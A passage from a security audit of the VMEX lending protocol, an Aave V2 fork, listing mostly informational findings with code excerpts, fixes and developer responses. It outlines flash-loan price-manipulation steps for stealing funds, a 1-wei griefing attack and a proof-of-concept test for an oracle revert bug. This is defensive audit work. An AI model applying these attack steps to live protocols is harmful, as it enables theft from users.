The current implementation of the token pricing module in vmex oracle uses on-chain price data which is prone to manipulation. Attackers can exploit this vulnerability by executing atomic transactions that manipulate token prices on assets that can be borrowed. This can lead to financial losses for platform users and negatively impact the overall integrity and stability of the system.

Technical details

With an asset that can be used as collateral and borrowed, an attacker exploits a flash loan to deposit funds with account A, borrow with account B, burn LP/vault tokens using account B, inflate the LP/vault value, increase borrowing power, and eventually steal funds.

When an asset can only be borrowed, an attacker uses USD as collateral to accumulate token debt, borrows additional USD and transfers it to a different account, then inflates the LP/vault token price. The attacker self-liquidates the token debt, recovering their original USD collateral, while retaining the borrowed USD, ultimately leaving the account burdened with bad USD debt.

Impact

Informational.

Recommendation

Only allow tokens to be borrowed if the price comes from an external price oracle.

Developer Response

Acknowledged. Won't fix.

8. Informational - AToken initialize is missing a space on aTokenName

A space is missing between the underlying asset name and the tranche id

Technical Details

AToken.sol#L106

Impact

Informational.

Recommendation

Add a space after the underlying name.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

9. Informational - Not used imports

Technical Details

DefaultReserveInterestRateStrategy.sol#L8

Impact

Informational.

Recommendation

Remove imports not used.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

10. Informational - Natspec of `setBorrowingEnabled()` is wrong

It is copied from the above function without an update.

Technical Details

AssetMappings.sol#L130

Impact

Infomational.

Recommendation

Update the natspec.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

11. Informational - A user can be both whitelisted and blacklisted

A user may simultaneously appear on both the whitelist and blacklist. When a pool has whitelisting enabled, access is limited to whitelisted addresses, and the blacklist is disregarded. However, having an address on both lists can create confusion. If a user is initially blacklisted and later added to the whitelist, they still won't be able to access the pool.

Technical Details

LendingPool.sol#L83

UserConfiguration.sol#L130

UserConfiguration.sol#L157

Impact

Informational.

Recommendation

To avoid such issues, adding a user to either list should automatically remove them from the other list.

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

12. Informational - Limiting Incentives to Prevent Gas Shortages in Incentivized Assets

When an asset in the _incentivizedAssets has a large number of rewards, it may become unusable. This is because the asset's handleAction function updates indexes for both the asset and multiple rewards, which can lead to gas shortages if there are too many rewards. It is recommended to introduce a limit on the number of incentives to address this issue.

Technical Details

DistributionManager.sol#L130

Impact

Informational.

Recommendation

Add a hard cap to the number of incentives per asset.

Developer Response

Acknowledged. Won't fix.

13. Informational - Document missing call to `aToken.handleRepayment()`

Technical Details

Aave V2's repay() calls `handleRepayment()` on the corresponding `aToken`:

```
IERC20(asset).safeTransferFrom(msg.sender, aToken, paybackAmount);

IAToken(aToken).handleRepayment(msg.sender, paybackAmount); <--  // missing from Vmex

emit Repay(asset, onBehalfOf, msg.sender, paybackAmount);
```

Here is the corresponding Vmex's repay():

```
IERC20(asset).safeTransferFrom(msg.sender, reserve.aTokenAddress, paybackAmount);

emit Repay(asset, trancheId, onBehalfOf, msg.sender, paybackAmount);
```

However, `handleRepayment()` is a noop as it calls to an empty function, so it doesn't affect the functionality.

Impact

Informational. In case `handleRepayment()` is expanded in future, it'll be good to have a comment in `repay()` as a reminder to include the call.

Recommendation

Add a comment in `repay()` to explain why it's missing:

````
```solidity
IERC20(asset).safeTransferFrom(msg.sender, reserve.aTokenAddress, paybackAmount);
+// this call is a noop as it currently calls an empty function.
+// IAToken(reserve.aToken).handleRepayment(msg.sender, paybackAmount);
emit Repay(asset, trancheId, onBehalfOf, msg.sender, paybackAmount);
````
````

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

14. Informational - Incomplete Natspec for `calculateUserAccountData()`

The Natspec of `calculateUserAccountData()` is missing the description of the last return parameter.

Technical Details

GenericLogic.sol#L179

Impact

Informational.

Recommendation

Update Natspec:

```
-* @return The total collateral and total debt of the user in ETH, the avg ltv, liquidation threshold and the HF
+* @return The total collateral and total debt of the user in ETH, the avg ltv, liquidation threshold, the HF and avg borrow factor
```

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

15. Informational - Incorrect comment in `PercentMath.sol`

The Natspec of `convertToPercent()` says:

```
/**
 * @dev Converts the original Aave Percentage math values (4 decimal places) to an arbitrary number of decimals determined by NUM_DECIMALS
 * @param value The value with 4 decimals to convert
 **/
```

However, Aave uses 2 decimals of precision.

Technical Details

PercentageMath.sol#L21

Impact

Informational.

Recommendation

Update the comment to say 2 decimals of precision:

```
- * @param value The value with 4 decimals to convert
+ * @param value The value with 2 decimals of precision to convert
```

Developer Response

Fixed in commit 08849b43eb159c0012da2947041f4efc2f92aab8.

16. Informational - Oracle updates bricked for Beethoven boosted pools

`VMEXOracle.getBeethovenPrice()` incorrectly uses an array index when writing values to the `prices` array.

Technical Details

`VMEXOracle.getBeethovenPrice()`, when dealing with boosted pools, checks whether the first address in the boosted pool's token list is the address of the pool itself, which is the case for some boosted pools (e.g.: pool 0x6222ae1d2a9f6894dA50aA25Cb7b303497f9BEbd, as can be seen in the following screenshot).

PoC

```
pragma solidity 0.8.19;
```

```
import "forge-std/Test.sol";
import "forge-std/console.sol";

interface Vault {
    function getPoolTokens(bytes32) external view returns(IERC20[] memory tokens,
uint256[] memory balances, uint256);
}

interface IBalancer {
           function getPoolId() external returns (bytes32 poolID);
}

interface IERC20 {}

Vault constant vault = Vault(0xBA12222222228d8Ba445958a75a0704d566BF2C8);
address constant ETH_NATIVE = 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE;
address constant WETH = 0x4200000000000000000000000000000000000006;

contract PoC is Test {

    address[3] assets = [
        0xb1C9aC57594e9B1EC0f3787D9f6744EF4CB0A024,
        0xde45F101250f2ca1c0f8adFC172576d10c12072D,
        0x6222ae1d2a9f6894dA50aA25Cb7b303497f9BEbd
    ];

    VmexStub vmex;

    function setUp() external {
        vm.createSelectFork("https://endpoints.omniatech.io/v1/op/mainnet/public");
        vmex = new VmexStub();
    }

    function test_IndexOutOfBoundsPoC() external {
```

```
        vm.expectRevert();
        vmex.getAssetPrice(assets[2]);
    }
}

contract VmexStub {
    address[3] assets = [
        0xb1C9aC57594e9B1EC0f3787D9f6744EF4CB0A024,
        0xde45F101250f2ca1c0f8adFC172576d10c12072D,
        0x6222ae1d2a9f6894dA50aA25Cb7b303497f9BEbd
    ];

    function getBeethovenPriceStub(address asset) internal returns(uint256) {

        bytes32 poolId = IBalancer(asset).getPoolId();

        (
            IERC20[] memory tokens,
            ,
        ) = vault.getPoolTokens(poolId);

        uint256 i = 0;

        if(address(tokens[0]) == asset) { //boosted tokens first token is itself
            i = 1;
        }

        uint256[] memory prices = new uint256[](tokens.length-i);

        while(i<tokens.length) {
            address token = address(tokens[i]);
            if(token == ETH_NATIVE){
                token = WETH;
            }
```

```
            prices[i] = getAssetPrice(token);
            require(prices[i] > 0);
            i++;
        }

        // ...

        return prices[0];
    }

    function getAssetPrice(address asset) public returns(uint256) {
        if (assets[0] != asset && assets[1] != asset && assets[2] != asset) { // if
asset is a base type return mock price
            return 0x01;
        } else { // else we're managing a beethoven lp
            return getBeethovenPriceStub(asset);
        }
    }
}
```

If this condition holds, the function attempts to skip over the first token of the list by setting an index variable `i = 1`. The issue with this is that right after, the `prices` array is initialized as `uint256[] memory prices = new uint256[](tokens.length - 1)` and then a loop is performed while `i < tokens.length`: within the loop body, the code retrieves stores `prices[i] = getAssetPrice()`. At the final iteration, when `i = tokens.length - 1`, the write to `prices[tokens.length - 1]` will fail with an `Index out of bounds` exception.

Impact

Informational. Funds can get stuck in the contract and no borrow or liquidation is allowed when boosted pools are used.

Recommendation

Do not use boosted pools.

Developer Response

Acknowledged. We are not using any boosted pools.

17. Informational - `UserConfiguration.isEmpty()` is always false for whitelisted or blacklisted users

`UserConfiguration.isEmpty()` does not take into account the 2 bits for whitelisting and blacklisting a user and will always return `false`.

Technical Details

`UserConfiguration.isEmpty()` checks if `UserConfiguration Map` is empty with:

```
return self.data == 0;
```

The first 2 bits of `self.data` are for blacklisting and whitelisting, so if a user is whitelisted or blacklisted, `isEmpty()` will return `false` even if he has no assets.

This does not impact `GenericLogic.calculateUserAccountData()` where `isEmpty()` is used, since `userConfig.isUsingAsCollateralOrBorrowing(vars.i)` will always be false and `vars.totalCollateralInETH` will be 0. The value returned will be `(0, 0, 0, 0, type(uint256).max, 0)` despite the issue.

Impact

Informational. No impact on protocol state.

Recommendation

Consider only the 254 bits of the `BORROWING_MASK` when checking if empty:

```
    function isEmpty(DataTypes.UserConfigurationMap memory self)
        internal
        pure
        returns (bool)
    {
-       return self.data == 0;
+       return (self.data << 2) == 0;
    }
```

Developer Response

Fixed in d90bc55edf65c30d25be58724045664 1f3302509.

18. Informational - Events not emitted for important state changes

There are 2 instances of this issue

Technical Details

When changing state variables, events are not emitted. Emitting events allows off-chain monitoring.

setPermissionlessTranches() and addWhitelisterAddress() don't emit events.

Impact

Informational.

Recommendation

Emit an appropriate event when an important state change occurs.

Developer Response

Fixed in bc8961a6f0e31e960bd9203a83b9c489905632f0.

19. Informational - Unused inherited Ownable contract

VMEXOracle inherits from an Ownable contract, but Ownable functionalities are never used.

Technical details

VMEXOracle inherits `Ownable`:

```
contract VMEXOracle is Initializable, IPriceOracleGetter, Ownable {
...
}
```

However, none of the functionalities from the Ownable contract are used, which makes the inheritance of Ownable to have no purpose.

Impact

Informational.

Recommendation

Remove the inheritance of the Ownable contract, given that it is unused and sensitive functions already implement an access control only granted to the global admin.

Developer Response

Fixed in e90577521dd3ef9bdbe242656edfaaa4d841a6a8.

20. Informational - Incorrect interface used

`IATOKEN` interface used instead of using `IERC20` for fetching balance of underlying asset.

Technical Details

Instead of using `IERC20` interface in `_deposit()` function while checking the users asset balance `IATOKEN` interface is used

DepositWithdrawLogic.sol

```
vars.amount = IAToken(vars.asset).balanceOf(msg.sender);
```

Impact

Informational.

Recommendation

Both of the interfaces provide the same function signature for `balanceOf()`, however for best practices it's better to use the correct interface so that incorrect functions are not exposed to the underlying asset.

```
- vars.amount = IAToken(vars.asset).balanceOf(msg.sender);
+ vars.amount = IERC20(vars.asset).balanceOf(msg.sender);
```

Developer Response

Fixed in e90577521dd3ef9bdbe242656edfaaa4d841a6a8.

21. Informational - Natspec about the distribution of interest between depositors, pool owners, and Vmex in `DefaultReserveInterestRateStrategy.sol` is incorrect

The comment in the `calculateInterestRates` contains an incorrect formula for calculating the amount of interest to be given to Pool Owners.

Technical Details

The comment states that the interest given to the pool admin treasury is equal to `borrow interest rate * reserve factor * (1 - VMEX Reserve Factor)`.

However, the pool admin treasury receives `borrow interest rate * reserve factor` as seen in the `_mintToTreasury` function.

Impact

Users of the protocol may be confused about how the interest is divided between the pool owners and the VMEX treasury.

Recommendation

Change the natspec commments

```
//borrow interest rate * (1-reserve factor) *(1- global VMEX reserve factor) =
deposit interest rate
- //this means borrow interest rate *(1- global VMEX reserve factor) * reserve factor
is the interest rate of the pool admin treasury
+ //this means borrow interest rate * reserve factor is the interest rate of the pool
admin treasury
//borrow interest rate *(1- reserve factor) * global VMEX reserve factor is the
interest rate of the VMEX treasury
//if this last part wasn't here, once everyone repays and all deposits are withdrawn,
there should be zero left in pool. Now, reserveFactor*borrow interest rate*liquidity
is left in pool
```

Developer Response

Fixed in e90577521dd3ef9bdbe242656edfaaa4d841a6a8.

22. Informational - Dos due to `_checkNoLiquidity()`

`_checkNoLiquidity()` can cause `deactivateReserve()` and `setCollateralEnabledOnReserve()` functions to revert.

Technical Details

`_checkNoLiquidity()` checks if available liquidity is equal to zero. An attacker can send 1 wei of asset to the aToken address, which would cause a revert. This would make it impossible for the global admin to deactivate the reserve and tranche admin to set `collateralEnabled` to false.

```
function _checkNoLiquidity(address asset, uint64 trancheId) internal view {
```

```
    DataTypes.ReserveData memory reserveData = pool.getReserveData(
        asset,
        trancheId
    );
    uint256 availableLiquidity = IERC20Detailed(asset).balanceOf(
        reserveData.aTokenAddress
    );
    require(
        availableLiquidity == 0 && reserveData.currentLiquidityRate == 0,
        Errors.LPC_RESERVE_LIQUIDITY_NOT_0
    );
}
```

Impact

Informational. The attacker can make it impossible to deactivate the reserve and set `collateralEnabled` to false.

Recommendation

Consider removing the check for `deactivateReserve()`. However, there can be further repurcussions of this change. For example, if the global admin decatives a resereve with existing liquidity, then withdrawals will start reverting.

Check that the decision of checking for no liquidity when global admin deactives a reserve is as intended. When making a change, consider all the downstream effects for users.

Developer Response

Acknowledged. Due to no better alternative, codebase is left as is.

23. Informational - Blacklisted users are considered by the system to have active borrows

Due to the bitmap modifications made to the UserConfiguration library, a blacklisted user will be reported as having an active borrow even if they have none. Note that even if a user is blacklisted, the intended functionality of the system is to still allow them to repay their debt + withdraw their funds. That ability is not impacted by this issue.

Technical Details

As a part of the changes to the AAVE v2 protocol, VMEX added whitelist/blacklist

functionality. A user's inclusion in these lists is determined by the most significants bits in their `UserConfiguration.data` bitmap. Consider the most significant bits below, as well the way that `isBorrowingAny()` is performed:

```
UserConfiguration.data
whitelisted user
0b1000000000000000000000...
blacklisted user
0b0100000000000000000000...
BORROWING_MASK
0b0101010101010101010101...
function isBorrowingAny(...) internal pure returns (bool):
    return self.data & BORROWING_MASK != 0;
```

This will return `true` for a blacklisted user. Most of the other functions in UserConfiguration account for the added whitelist/blacklist most significant bits, but `isBorrowingAny()` does not.

There is little impact to the system however, as `isBorrowingAny()` is only called at the beginning of `GenericLogic.balanceDecreaseAllowed()` to short circuit and return early to save gas. There is no risk from this that a user is borrowing and `isBorrowingAny()` returns they are not, just a false positive (i.e. they are blacklisted + not borrowing). This will then then be caught by either the `!userConfig.isUsingAsCollateral(...)` check, which will return accurately for the specific collateral, or the later check for `if (vars.totalDebtInETH == 0) {return true;}`.

```
function balanceDecreaseAllowed(...) external returns (bool) {
    if (
        !userConfig.isBorrowingAny() ||
        !userConfig.isUsingAsCollateral(
            reservesData[params.asset][params.trancheId].id
        )
    ) {
        return true;
    }
```

```
...
(...,vars.totalDebtInETH,,...,,...) = calculateUserAccountData(...);
if (vars.totalDebtInETH == 0) {
  return true;
}
```

Impact

Informational. There is minimal impact on the system, but might cause errors on frontends.

Recommendation

Modify `UserConfiguration.BORROWING_MASK` to account for the new blacklist bit:

```
// 0b010101...
-BORROWING_MASK = 0x5555555555555555555555555555555555555555555555555555555555555555
// 0b000101...
+BORROWING_MASK = 0x1555555555555555555555555555555555555555555555555555555555555555
```

Developer Response

Fixed in e90577521dd3ef9bdbe242656edfaaa4d841a6a8.

24. Informational - `getFlags()` and `getFlagsMemory()` will revert when asset is not active/allowed

Technical Details

`ReserveConfiguration.getFlags()` is called to retrieve if a reserve is active, frozen and borrowable. However, if the asset is not active then it will revert because of a check in `AssetMapping.getAssetBorrowable()`:

```
require(assetMappings[asset].isAllowed, Errors.AM_ASSET_NOT_ALLOWED);
```

Impact

Informational. In case, the flag values are indeed needed for inactive asset, these functions will revert.

Recommendation

Consider if there are any off-chain uses of these functions. If so, create new functions that

get these values for inactive assets too.

Developer Response

Acknowledged. This is expected behavior, as the parameters of disabled tranches are not needed for any purposes.

Final remarks

Vmex is an Aave V2 fork. Developers tried to keep the diff as small as possible which helped in getting up to speed with the code. Due to the introduction of tranches, which are owned by untrusted actors, care needs to be taken to not give them power over their users. Oracle integrates various protocols, hence extensive testing and thorough review of their documentation is recommended before integrating any new protocol.